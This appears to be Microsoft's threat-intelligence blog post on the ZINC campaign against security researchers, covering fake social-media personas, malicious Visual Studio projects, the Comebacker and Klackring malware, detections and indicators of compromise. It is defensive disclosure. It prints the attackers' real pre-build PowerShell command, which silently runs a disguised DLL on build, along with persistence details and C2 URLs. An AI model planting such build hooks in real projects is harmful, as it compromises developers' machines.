
ZINC attacks against security researchers

microsoft.com/security/blog/2021/01/28/zinc-attacks-against-security-researchers/

January 28, 2021



In recent months, Microsoft has detected cyberattacks targeting security researchers by an actor we track as ZINC. The campaign originally came to our attention after Microsoft Defender for Endpoint detected an attack in progress. Observed targeting includes pen testers, private offensive security researchers, and employees at security and tech companies. Microsoft Threat Intelligence Center (MSTIC) attributes this campaign with high confidence to ZINC, a DPRK-affiliated and state-sponsored group, based on observed tradecraft, infrastructure, malware patterns, and account affiliations.

This ongoing campaign was reported by Google's Threat Analysis Group (TAG) earlier this week, capturing the browser-facing impact of this attack. By sharing additional details of the attack, we hope to raise awareness in the cybersecurity community about additional techniques used in this campaign and serve as a reminder to security professionals that they are high-value targets for attackers.


We also want to thank our industry colleagues at Twitter and GitHub for their collaboration in this investigation and rapid actions to suspend the malicious accounts targeting the security community and our mutual customers.

We are sharing this information with the community as part of our mission to shine a light on bad actors and elevate awareness of low-profile tactics and techniques that easily fly under the radar of security operations centers (SOCs) or security professionals and are easily overlooked as low-level alerts or benign chatter. The related IoCs and Microsoft Defender for Endpoint product detections we share in this blog will help SOCs proactively hunt for related activity in their environments and elevate any low-level alerts for remediation. ZINC used a variety of new techniques to target the victims, including gaining credibility on social media with genuine content, sending malicious Visual Studio projects, and using a watering hole website weaponized with browser exploits.

Technical details

In mid-2020, ZINC started building a reputation in the security research community on Twitter by retweeting high quality security content and posting about exploit research from an actor-controlled blog. Throughout the lifetime of the campaign, the actor operated several accounts that accounted for roughly 2,000 followers, including many prominent security researchers.

In the image below, one of the actor-controlled Twitter account retweets another of their accounts to amplify their own posts. The posts from the actors received a reasonable amount of attention, usually accumulating several hundred likes or retweets.



James Willy
@james0x40
Windows kernel & browser security researcher. Also interested in cryptology and mathematics
Joined August 2019
352 Following 1,268 Followers

Zhang Guo Retweeted
James Willy
@james0x40

ETW is very vulnerable part of Windows NT Kernel

The first blog of 2021 : blog.br0vvnn.io/pages/blogpost ...

CVE-2020-1033 CVE-2020-1034
CVE-2021-1662 CVE-2021-1682

Thanks to @YanZiShuang @gabe_k @z0x55g @lm0963 @yarden_shafir

2:29 AM · Jan 18, 2021 · Twitter Web App

130 Retweets 7 Quote Tweets 332 Likes

Zhang Guo
249 Tweets

Zhang Guo
@z0x55g
Web Developer || Browser #bug #hunter || spare time #CTF player || #security.
Joined June 2020
552 Following 690 Followers

Pinned Tweet
Zhang Guo @z0x55g · Jan 20
WebAssembly Engine Is a Good Attack Surface for Chrome

My first post for 2021: blog.br0vvnn.io/pages/blogpost...
https://blog.br0vvnn.io/pages/blogpost.aspx?id=5

A detailed write-up for exploiting CVE-2020-15994 Chrome WebAssembly UAF vulnerability

#chrome #exploit #security #vulnerability

3 115 293

Figure 1. Actor-controlled Twitter handles

After building their reputation across their established social media accounts, the actors started approaching potential targets on social media platforms such as Twitter and LinkedIn. The conversations were often seemingly innocuous, asking security questions or talking about exploit techniques. If the researcher was responsive, the actor would offer to move communication to another platform (e.g., email, Discord) in some cases to then send files using encrypted or PGP protected ZIPs.

ZINC also used their Twitter accounts to post links to a security blog they owned (*br0vvnn[.]io*). These links were also shared by many others in the security community on Twitter and other social media platforms, further deepening trust for the owner and content.

A blog post titled *DOS2RCE: A New Technique To Exploit V8 NULL Pointer Dereference Bug*, was shared by the actor on October 14, 2020 from Twitter. From October 19-21, 2020, some researchers, who hadn’t been contacted or sent any files by ZINC profiles, clicked the links while using the Chrome browser, resulting in known ZINC malware on their machines soon after. This suggests that a Chrome browser exploit chain was likely hosted on the blog, although we haven’t been able to prove this. Since some of the victim’s browsers were fully patched, it’s also suspected, but unproven, that the exploit chain used 0-day or patch gap exploits. We believe that not all visitors to the site were compromised, even during the dates listed above.

Malicious Visual Studio project

Some of the files sent by ZINC to researchers were malicious Visual Studio projects that included prebuilt binaries. One of the binaries used the well-known name *Browse.vc.db* but was a malicious DLL rather than a database file. Microsoft Defender for Endpoint detects these DLLs as Comebacker malware. A pre-build event with a PowerShell command was used to launch Comebacker via *rundll32*. This use of a malicious pre-build event is an innovative technique to gain execution.

An example of the PowerShell in the pre-build event can be seen here:

```
<PreBuildEvent>

<Command>
powershell -executionpolicy bypass -windowstyle hidden
if(([system.environment]::osversion.version.major -eq 10) -and
[system.environment]::is64bitoperatingsystem -and (Test-Path x64\Debug\Browse.VC.db))
{rundll32 x64\Debug\Browse.VC.db,ENGINE_get_RAND 7am1cKZAEb9Nl1pL 4201 }
</Command>

</PreBuildEvent>
```

Pre-build events are stored in the .vcxproj file in Visual Studio solutions. The page How to: Use Build Events in MSBuild Projects has a list of other build events and example XML for the events. It would also be possible to abuse a custom build step in the same way.

Analyzing Comebacker DLLs

Once the malicious Visual Studio Project file was built, the process drops *C:\ProgramData\VirtualBox\update.bin* and adds the file to an autostart registry key. Update.bin (SHA-256: *25d8ae46…*) is a different 64-bit DLL file embedded inside Browser.VC.db.

- *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SSL Update*
- *"C:\Windows\System32\rundll32.exe C:\ProgramData\VirtualBox\update.bin,ASN2_TYPE_new 5I9YjCZ0xlV45Ui8 2907"*

The actors put some effort into modifying the Comebacker malware attributes between deployments; file names, file paths and exported functions were regularly changed so these static IOCs can't be solely relied upon for dependable detection. We were first alerted to the attack when Microsoft Defender for Endpoint detected the Comebacker DLL attempting to perform process privilege escalation. See the Microsoft Defender for Endpoint detections section for a full process chain of the attack.

Klackring malware

Klackring is a DLL that registers a malicious service on the targeted machine. It was deployed to victims either by the Comebacker malware or an unknown dropper. The DLL was dropped to *C:\Windows\system32* and saved with the *.sys* file extension.

MHTML file

In addition to the social engineering attacks via social media platforms, we observed that ZINC sent researchers a copy of a *br0vvnn* blog page saved as an MHTML file with instructions to open it with Internet Explorer. The MHTML file contained some obfuscated JavaScript that called out to a ZINC-controlled domain for further JavaScript to execute. The site was down at the time of investigation and we have not been able to retrieve the payload for further analysis.

Driver abuse

In one instance, we discovered the actor had downloaded an old version of the *Viraglt64.sys* driver from the *Vir.IT eXplorer* antivirus. The file was dropped to the victim system as *C:\Windows\System32\drivers\circlassio.sys*. The actor then attempted to exploit CVE-2017-16238, described by the finder here, where the driver doesn't perform adequate checking on a buffer it receives, which can be abused to gain an arbitrary kernel write primitive. The actor’s code however appears to be buggy and when attempting to exploit the vulnerability the exploit tried to overwrite some of the driver’s own code which crashed the victim’s machine.

Other malware

Other tools used included an encrypted Chrome password-stealer hosted on ZINC domain *https://codevexillium[.]org*. The host DLL (SHA-256: *ada7e80c*…) was downloaded to the path *C:\ProgramData\USOShared\USOShared.bin* using PowerShell and then ran via *rundll32*. This malware is a weaponized version of CryptLib, and it decrypted the Chrome password stealer (*SHA-256: 9fd0506…*), which it dropped to *C:\ProgramData\USOShared\USOShared.dat*.


C2 communication

After establishing a command-and-control (C2) channel on a targeted device, the backdoor is configured to check into the C2 servers every 60 seconds. Over this C2 channel, the threat actors can execute remote commands to enumerate files/directories and running processes, and to collect/upload information about the target device, including IP address, Computer Name, and NetBIOS. Furthermore, we observed some hands-on-keyboard action to enumerate all files/directories on the target disk, create screenshots, and deploy additional modules.

Microsoft Defender for Endpoint detections

When malware is run from a malicious Visual Studio project, the following alerts and process tree are generated by Microsoft Defender for Endpoint. Multiple alerts, including “Use of living-off-land binary to run malware” and “Process Privilege escalation”, were triggered on the execution of *Browser.VC.db* and *update.bin*.

Microsoft Defender for Endpoint has comprehensive detection coverage for this campaign. These detections raise alerts that inform security operations teams about the presence of activities and artifact from the attacks. Security operations and incident response teams can use investigation and remediation tools in Microsoft Defender Endpoint to perform deep investigation and additional hunting.



[5108] **userinit.exe**

[4608] **explorer.exe**

[9176] **devenv.exe** "C:\temp\poc\poc\dxgkrnl_poc.sln"

[8532] **MSBuild.exe** /nologo /nodemode:1 /nodeReuse:true /low:false

[9400] **cmd.exe** /Q /D /C [redacted]\Temp\tmpc3a0a83d4e354f9f8bf28f18efd1ad...

[3876] **powershell.exe** powershell -executionpolicy bypass -windowstyle hidden if(([system.envir...

[1456] **rundll32.exe** x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9yK 2907

Process id	1456
Creation time	Jan 24, 2021 5:45:13 PM
Image file path	C:\Windows\SysWOW64\rundll32.exe
Image file SHA1	f72d978f4d1ca1c435b1164e7617464cc06a9381
Image file creation time	Mar 19, 2019 6:45:32 AM
Execution details	Token elevation: Limited, Integrity level: Medium
User	[redacted]
PE metadata	rundll32.exe

Use of living-off-the-land binary to run m... Low ● Detected ● New

Low-reputation arbitrary code executed b... Low ● Detected ● New


[4456] **rundll32.exe** x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9yK ...

Use of living-off-the-land binary to run ... Low ● Detected ● New

Process privilege escalation High ● Detected ● New

[8872] **rundll32.exe** C:\\ProgramData\\VirtualBox\\update.bin,ASN2_TYPE_new 5I9...

Figure 2. Alert raised by Microsoft Defender for Endpoint on ComeBacker



```
[1456] rundll32.exe x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9yK 2907
  Use of living-off-the-land binary to run malicious code      Low  • New  • Detected
  [4456] rundll32.exe x64\Debug\Browse.VC.db,ENGINE_get_RAND 6bt7cJNGEb3Bx9yK 2907
    Use of living-off-the-land binary to run malicious code    Low  • New  • Detected
    File create
      update.bin
        Low-reputation arbitrary code executed by signed executable    Low  • New  • Detected
    [8872] rundll32.exe C:\\ProgramData\\VirtualBox\\update.bin,ASN2_TYPE_new 5I9YjCZ0xlV45Ui8 2907
      Image load
        update.bin
          Low-reputation arbitrary code executed by signed executable    Low  • New  • Detected
      Network connect
        Outbound connection from 172.22.73.184:51115 to 108.177.235.178:443
          Low-reputation arbitrary code executed by signed executable    Low  • New  • Detected
```

Figure 3. Alert raised by Microsoft Defender for Endpoint on low-reputation arbitrary code executed by signed executable

Recommended actions and preventative measures

If you visited the referenced ZINC-owned blog (*br0vvnn[.]io*), you should immediately run a full antimalware scan and use the provided IOCs to check your systems for intrusion. If a scan or searching for the IOCs find any related malware on your systems, you should assume full compromise and rebuild. Microsoft assesses that security research was the likely objective of the attack, and any information on the affected machine may be compromised.

For proactive prevention of this type of attack, it is recommended that security professionals use an isolated environment (e.g., a virtual machine) for building untrusted projects in Visual Studio or opening any links or files sent by unknown parties.

Associated indicators of compromise (IOCs)

The below list provides IOCs observed during this activity. We encourage our customers to implement detections and protections to identify possible prior campaigns or prevent future campaigns against their systems.

Azure Sentinel customers can find a Sentinel query containing these indicators in this GitHub repo: https://github.com/Azure/Azure-Sentinel/tree/master/Detections/MultipleDataSources/ZincJan272021IOCs.yaml

Microsoft 365 Defender customers can find related hunting queries below or at this GitHub repo: https://github.com/microsoft/Microsoft-365-Defender-Hunting-Queries/

Microsoft Defender for Endpoint detections for malware

- Backdoor:Script/ComebackerCompile.A!dha
- Trojan:Win64/Comebacker.A!dha
- Trojan:Win64/Comebacker.A.gen!dha
- Trojan:Win64/Comebacker.B.gen!dha
- Trojan:Win32/Comebacker.C.gen!dha
- Trojan:Win32/Klackring.A!dha
- Trojan:Win32/Klackring.B!dha

Actor-controlled Twitter Handles

- https://twitter.com/z055g
- https://twitter.com/james0x40
- https://twitter.com/mvp4p3r
- https://twitter.com/dev0exp
- https://twitter.com/BrownSec3Labs
- https://twitter.com/br0vvnn
- https://twitter.com/0xDaria

Actor-controlled LinkedIn profiles

- https://www.linkedin.com/in/james-williamson-55a9b81a6/
- https://www.linkedin.com/in/guo-zhang-b152721bb/
- https://www.linkedin.com/in/linshuang-li-aa69391bb/

Actor-controlled GitHub Accounts

Further investigation revealed a number of GitHub accounts with names matching the Twitter handles published by Google:

- https://github.com/br0vvnn
- https://github.com/dev0exp
- https://github.com/henya290
- https://github.com/james0x40
- https://github.com/tjrim91

Actor-controlled blog URLs

- https://br0vvnn[.]io
- https://blog.br0vvnn[.]io

Actor-controlled C2 domains

- codevexillium[.]org
- angeldonationblog[.]com
- investbooking[.]de

- krakenfolio[.]com

Likely legitimate but compromised websites used as C2

- www.dronerc[.]it
- www.edujikim[.]com
- www.fabioluciani[.]com
- trophylab[.]com
- forums.joycity[.]com
- Marcodetech[.]net
- Linelcssplugin[.]org

C2 URLs

- https://codevexillium[.]org/image/download/download.asp
- https://angeldonationblog[.]com/image/upload/upload.php
- https://www.dronerc[.]it/shop_testbr/Core/upload.php
- https://www.dronerc[.]it/forum/uploads/index.php
- https://www.dronerc[.]it/shop_testbr/upload/upload.php
- https://www.edujikim[.]com/intro/blue/insert.asp
- https://investbooking[.]de/upload/upload.asp

Malware hashes

Malicious Visual Studio .vcxproj files

- 0ac5c8ad0c2ddef4d41724acac586ffabcc92ab9d4906a4fc4a1ff2ec2feec7c
- 1cc60cb1e08779ff140dfbb4358a7c2587ba58ad2f1f23343b9efb51bb25aaed
- 5024f199836692fe428aef3d41a561448632e9cbab954f842ef300573600423d
- 98a6e0c8b8ec4dbbc3ef21308ec04912fa38e84828cedad99e081d588811ba5e
- d02752aadc71fafa950a6a51b1298dc914e81d20f95a86b12ee07cd2d2a85711

Comebacker malware

- 0acf21fba2b46ad2dd9c0da887f0fda704e7a5569b735c288d43a57688eb53fa
- 133280e985448a3cfa8906830af137634c4657740a8c7209a368c5a0d0b3dabf
- 25d8ae4678c37251e7ffbaeddc252ae2530ef23f66e4c856d98ef60f399fa3dc
- 284df008aa2459fd1e69b1b1c54fb64c534fce86d2704c4d4cc95d72e8c11d6f
- 34e13e2efb336fbe8202ca931a496aa451cf554450806b63d25a57a627e0fb65
- 39ad9ae3780c2f6d41b1897e78f2b2b6d549365f5f024bc68d1fe794b940f9f1
- 4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244
- 68e6b9d71c727545095ea6376940027b61734af5c710b2985a628131e47c6af7
- 80a19caf4cfc9717d449975f98a157d0a483bf48a05e3b6f7a9b204faa8c35d1
- 88aeaff0d989db824d6e9429cd94bc22bbbfc39775c0929e703343798f69e9cc
- 913871432989378a042f5023351c2fa2c2f43b497b75ef2a5fd16d65aa7d0f54

- ca48fa63bd603c74ab02841fc6b6e90c29a9b740232628fadafa923d2833a314
- d0678fe8c92912698c4b9d4d03d83131e16d8b219ccf373fa847da476788785b
- 5815103140c68614fd7fc05bad540e654a37b81b7e451e213128f2eff081005a
- e413e8094d76061f094f8b9339d00d80514065f7d37c184543c0f80c5d51bd80
- c23f50c8014c190afa14b4c2c9b85512fb3a75405652c9b6be1401f678295f36
- a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855

Klackring malware

- 0acf21fba2b46ad2dd9c0da887f0fda704e7a5569b735c288d43a57688eb53fa
- 16ad21aedf8f43fcedaa19dbd4f4fda0f3fec0517662b99a3054dac6542ab865
- 1d9a58bc9b6b22fb3e3099996dbab13bfc5258b8307026f66fa69729d40f2b13
- 4bfeb22ec438cf7ed8a7fefe6e7f321d842ad6ade0ca772732d1a757177e7ad7
- 6b3a693d391426182fc2944d14b0816cdf1e5f87c13d6eb697756f9577b0bcee
- 70e1f774c0c80e988641d709d3a6990193e039b1ce618ceaacc1d61a850e9b76
- 77a9a0f67d09cafaf05ee090483a64622a7a04dfe226763f68651b071c1802f2
- 8d85e31de2623538a42a211e3919d5602f99dc80f21e0c5f99d53838b2b07063
- 90b4bd609b84c41beeed5b9310f2d84de83c74aaecfd1facc02e278be5059110
- 9c90bbe4b61136d94170e90c299adab0d1ccbc3a8f71519799dd901d742f3561
- 9f23069f74d0fb09823ad7f46f338d7920a731622404a7754df36ffbc40f8744
- a1c4c617d99d10bbb2524b4d5bfdcf00f47d9cf39e8c7d3e6a9ce1219393da5a
- a4fb20b15efd72f983f0fb3325c0352d8a266a69bb5f6ca2eba0556c3e00bd15
- aa5264323755a7dfa7c39ada09224c8c1de03ec8aeb6f7b216a56e8475e5f547
- aeb6fb0ba6d947b4ee67a5111fbdf798c4488377ae28bdf537c1f920a58785b7
- b47969e73931546fdcfb1e69c43da911dc9f7bb8d0e211731a253b572ecdc4fe
- bc19a9415428973d65358291d604d96a0915a01d4b06939269b9e210f23aad43
- c5d13324100047d7def82eeafdb6fc98cc2ccfae56db66ada9f1c3c7429ef9cb
- dcc986c48c9c99c012ae2b314ac3f2223e217aee2ccdfb733cbbdaea0b713589
- e8cf9b04ba7054e1c34bda05106478f9071f8f6569b4822070834abbf8e07a95
- b32319da446dcf83378ab714f5ad0229dff43c9c6b345b69f1a397c951c1122e
- 11fef660dec27474c0c6c856a7b4619155821fdd1ce404848513a2700be806a5
- 9e562cc5c3eb48a5f1a1ccd29bf4b2ff4ab946f45aa5d8ea170f69104b684023

viaglt64.sys – Vulnerable Vir.IT driver for CVE-2017-16238

58a74dceb2022cd8a358b92acd1b48a5e01c524c3b0195d7033e4bd55eff4495

Other malware and tools

These are hashes of files we believe to be related to the attack but aren't Comebacker or Klackring malware.

This list includes some hashes where we haven't been able to retrieve a sample but based on the file usage or location looks likely to be related.

- e0e59bfc22876c170af65dcbf19f744ae560cc43b720b23b9d248f4505c02f3e
- 3d3195697521973efe0097a320cbce0f0f98d29d50e044f4505e1fbc043e8cf9
- 0a2d81164d524be7022ba8fd4e1e8e01bfd65407148569d172e2171b5cd76cd4
- 96d7a93f6691303d39a9cc270b8814151dfec5683e12094537fd580afdf2e5fe
- dc4cf164635db06b2a0b62d313dbd186350bca6fc88438617411a68df13ec83c
- 46efd5179e43c9cbf07dcec22ce0d5527e2402655aee3afc016e5c260650284a
- 95e42a94d4df1e7e472998f43b9879eb34aaa93f3705d7d3ef9e3b97349d7008
- 9d5320e883264a80ea214077f44b1d4b22155446ad5083f4b27d2ab5bd127ef5
- 9fd05063ad203581a126232ac68027ca731290d17bd43b5d3311e8153c893fe3
- ada7e80c9d09f3efb39b729af238fcdf375383caaf0e9e0aed303931dc73b720
- edb1597789c7ed784b85367a36440bf05267ac786efe5a4044ec23e490864cee
- 33665ce1157ddb7cd7e905e3356b39245dfba17b7a658bdbf02b6968656b9998
- 3ab770458577eb72bd6239fe97c35e7eb8816bce5a4b47da7bd0382622854f7c
- b630ad8ffa11003693ce8431d2f1c6b8b126cd32b657a4bfa9c0dbe70b007d6c
